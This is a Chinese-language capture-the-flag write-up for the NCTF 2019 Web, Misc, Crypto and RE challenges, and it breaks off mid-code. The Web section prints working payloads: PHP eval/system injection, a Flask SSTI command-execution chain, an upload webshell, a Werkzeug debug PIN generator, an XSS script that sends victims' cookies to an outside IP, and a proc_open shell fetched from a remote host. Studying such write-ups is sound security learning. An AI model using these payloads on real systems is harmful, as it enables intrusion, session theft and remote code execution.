
WEB

Fake XML cookbook

Bp 抓包

因为题目提示了 xml，所以构造 payload：




得到 flag:

NCTF{W3lc0m3_T0_NCTF_9102}

True XML cookbook

和第一题一样，说的是让继续利用 xxe，于是想到了内网探测。


Bp 抓包读取/etc/hosts 和/proc/net/arp，发现存在好多内网 ip，用 http 一一访问，在 http://192.168.1.249 发现 flag:NCTF{XXE-labs_is_g00d}



replace


是一个 php 代码写的字符替换工具，于是想到了 preg_replace 函数的漏洞。

于是构造 pat=rdd&rep=phpinfo()&sub=rdd




Phpinfo()有回显，于是构造

payload:pat=rdd&rep=system("ls")&sub=rdd



推测对输入的参数进行了过滤，构造

payload:pat=rdd&rep=@eval($_POST[a])&sub=rdd&a=system("ls /");



能读目录，构造 payload：pat=rdd&rep=@eval($_POST[a])&sub=rdd&a=system("cat /flag");

获取

Flag：NCTF{getshe11_has_different_methods}

flask

看题目名字，盲猜 ssti，测试一下界面，


存在 ssti，构造 payload:http://nctf2019.x1ct34m.com:40007/{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='ImmutableDictMixin' %}{{ c.__hash__.__globals__['__builtins__'].eval('__import__("os").popen("ls /").read()') }}{% endif %}{% endfor %}获取路径

pauload：http://nctf2019.x1ct34m.com:40007/{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='ImmutableDictMixin' %}{{ c.__hash__.__globals__['__builtins__'].eval('__import__("os").popen("cat /fl"+"ag").read()') }}{% endif %}{% endfor %} 获取 flag，中间 flag 有过滤，于是构造的是"fl"+"ag"。

This page has not been developed yet

http://nctf2019.x1ct34m.com:40007/NCTF{YOu_can_n0t_Read_flag_directly}

UNDER DEVELOPMENT




获得


flag:NCTF{YOu_can_n0t_Read_flag_directly}

Upload your Shell

上传一个文件




获取图片路径，但是后缀改了，于是检查一下上传的图片



```
<script language="php">
eval(system('cat /flag'));
</script>
```


发现改动了，于是联想到 url 中的 action 参数，嗅到了一丝文件包含的味道，于是构造 payload:http://nctf2019.x1ct34m.com:60002/index.php?action=upload-imgs/3c9f8d3615cb49ae88dc31d3f8416580/Th1s_is_a_fl4g.jpg



获得 flag:NCTF{upload_1s_s0_funn7}

flask_website

打开界面，一个可以输入 url 的窗口，底部有个链接：



先点链接，是一个 debug 界面，可以执行 python 代码，但是需要 pin 码，百度了一篇关于 pin 码安全的文章，https://xz.aliyun.com/t/2553

需要这几个数据：

```
username # 用户名

modname # flask.app

getattr(app, '__name__', getattr(app.__class__, '__name__')) # Flask

getattr(mod, '__file__', None) # flask目录下的一个app.py的绝对路径

uuid.getnode() # mac地址十进制

get_machine_id() # /etc/machine-id
```

想到了前面那个输入框试了下 file 协议，读取 /etc/passwd/ /sys/class/net/eth0/address 和 /proc/self/cgroup 这里的坑就是在 docker 里和在物理机读的文件不一样。

```
def get_machine_id():
    global _machine_id
    rv = _machine_id
    if rv is not None:
        return rv

    def _generate():
        # docker containers share the same machine id, get the
        # container id instead
        try:
            with open("/proc/self/cgroup") as f:
                value = f.readline()
        except IOError:
            pass
        else:
            value = value.strip().partition("/docker/")[2]
```

/etc/passwd:获取用户名：ctf

/sys/class/net/eth0/address 获取 uuid：

```
#02:42:ac:16:00:02
'2485378220034',# str(uuid.g
```

/proc/self/cgroup 获取：
b05f91098cba042cf050056ccbd9dc7f035d5cd257758d5555a8f67b17a8dc58
脚本：

```
import hashlib
from itertools import chain
probably_public_bits = [
    'ctf',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.6/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    #02:42:ac:16:00:02
    '2485378220034',# str(uuid.getnode()),  /sys/class/net/ens33/address  /sys/class/net/eth0
    'b05f91098cba042cf050056ccbd9dc7f035d5cd257758d5555a8f67b17a8dc58'# get_machine_id(), /et
    #''
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
```


```
cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

获取 pin 码：271-081-956
执行 python 代码



获取 flag:NCTF{t3e_f1a5k_p1n_i3_v3ry_dang3rou3}


simple_xss

注册时，尝试注册 admin，发现 admin 已存在，于是猜想是获取 admin 的权限
注册一个测试号，登陆：


To:admin
内容：<script src="http://101.200.48.158/XSSBL/xss/myjs/my.js"></script>
Js 文件内容：

```
var website = "http://101.200.48.158/XSSBL/xss/index.php";
(function() {
    (new Image()).src = website + '/?keepsession=1&location=' + escape((function() {
        try {
            return document.location.href
        } catch (e) {
            return ''
        }
    })()) + '&toplocation=' + escape((function() {
        try {
            return top.location.href
        } catch (e) {
            return ''
        }
    })()) + '&cookie=' + escape((function() {
        try {
            return document.cookie
        } catch (e) {
            return ''
        }
    })()) + '&opener=' + escape((function() {
        try {
            return (window.opener && window.opener.location.href) ? window.opener.location.href : ''
        } catch (e) {
            return ''
        }
    })());
})();
```

一天之后。。。。。没收到 cookie，在次尝试，秒收 cookie:



cookie 替换成 admin 的，获取 flag:



hacker_backdoor

熟悉的配方。Ban 掉了 99%的内置函数，试了一下 include 函数还能用。

需要传的参数有:useful，要传入一个文件名,有 file_exists 函数判断文件是否存在。传入被 ban 的很惨的 code：

构造 payload 绕过 ban 位 ：

http://nctf2019.x1ct34m.com:60004/?useful=/flag&code=$a=$_GET['a'];$b=$_GET['b'];$b();&b=phpinfo

查看 disable_functions：

pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,system,shell_exec,popen,passthru,link,symlink,syslog,imap_open,ld,error_log,mail,assert,file_put_contents,scandir,file_get_contents,readfile,fread,fopen,chdir,unlink,delete

又 ban 了一堆，但是还留了一个 proc_open，于是构造 payload：


```php
<?php
$test = $_GET['rdd22'];
$array =    array(
 array("pipe","r"),
 array("pipe","w"),
 array("pipe","w")
 );

$fp = proc_open($test,$array,$pipes);
echo stream_get_contents($pipes[1]);
proc_close($fp);
?>
```

但是题目关闭远程文件包含了，先把文件 copy 到本地

构造 payload:


http://nctf2019.x1ct34m.com:60004/?useful=/flag&code=$a=$_GET['a'];$b=$_GET['b'];$b("http://101.200.48.158/payload2.txt","/tmp/2333.php");echo "222";&b=copy



回显 222 说明 copy 成功了下一步包含刚好用到 useful 参数的值，变量名为 usrful:

生成 payload：

http://nctf2019.x1ct34m.com:60004/?useful=/tmp/2333.php&code=include($usrful);&rdd22=ls /




有 readflag，应该不能直接读，于是执行：bash -c /readflag

构造 payload:

http://nctf2019.x1ct34m.com:60004/?useful=/tmp/2333.php&code=include($usrful);&rdd2

2=bash -c /readflag




获得 flag:NCTF{u_arrree_S0_c3refu1_aaaaaaa}

MISC:

a_good_idea

下载下的文件用记事本打开

发现还有一个压缩包。



解压之后得到三个文件

hint 是:像素，于是用 Stegsolve 打开 to_do.png 与 to.png 比较：

获得二维码，扫描得 flag。

pip install

Pip install 安装之后，在文件里没发现什么信息，只有一句已经在我的机器里了，看到解出的人比较多，应该没什么难的，试着打开安装时下载的 tar 文件，解压可得到 setup.py 里有 flag（还有个马 2333）：

```
tmp_file = tempfile.gettempdir() + path.sep + '.f14g_is_here'
f = open(tmp_file, 'w')
f.write('TkNURntjNHJlZnVsX2FiMHU3X2V2MWxfcGlwX3A0Y2thZ2V9')
f.close()
```

Base 解得 flag：NCTF{c4reful_ab0u7_ev1l_pip_p4ckage}

Become_a_Rockstar WP

Emmm 这个压缩包打开后是个 Become_a_Rockstar.Rock
题目提示的是歌词所以记事本打开
是一段类似歌词的文本

Leonard Adleman says star
Problem Makers is Problem Makers
Problem Makers says NCTF{

God takes World
A boy says flag
The boy is Bob

Evil takes your mind
A girl says no flag
The girl is Alice

Truths were ctf hoster violently FUCK

Bob says ar
Adi Shamir says rock
Love takes Alice and Bob
Mallory was a eavesdroppers
Mallory's in hell

Everything is literatures, potentially flag, Earth, description, soul
Alice says you

Reality takes God and Evil
God was in heaven
Evil is in the world

Ron Rivest says nice
You Want To takes Alice and Love and Anything
You's Loser. Without Alice, Love or Anything

Listen to your heart
You were Loser
Listen to your mind
Nothing was psb unfulfilled

If Truths of Nothing is Everything
Put Ron Rivest with Adi Shamir with Leonard Adleman into RSA

If Everything over Nothing is Truths
Put Problem Makers with Alice into Problem Makers with Bob

Say Problem Makers
The flag is in your heart
The confusion is in your mind
Shout RSA

Mysterious One says }
Whisper Mysterious One

This is live
This is the truth
This is reality
This is art
This is CTF
This is NOT program
把他们说的话拼起来就是 flag（RSA 一度让我跑偏
NCTF{youarnicerockstar}

问卷调查：

？？？？ 我填的我爱郁离歌

翻过那座山，然后填完调查表，得 flag。

CRYPTO

KeyboardWP

打开压缩包里的 txt

ooo yyy ii w uuu ee uuuu yyy uuuu y w uuu i i rr w i i rr rrr uuuu rrr uuuu t ii uuuu i w u rrr ee www ee yyy eee www w tt ee

鸡爪 9 键

键盘上 o 对应 9，ooo 有三个所以是 93，然后对应手机拼音 9 键第 3 位是 y，以此类推得 flag

NCTF{youaresosmartthatthisisjustapieceofcake}

RE

Debug:

```
for ( i = 0; i <= 23; ++i )
{
  if ( v7[i] != *(&s + i) )
  {
    printf("GG");
    exit(0);
  }
```

只需要找出 s 数组的值就可以了，题目给的十分明显：

```
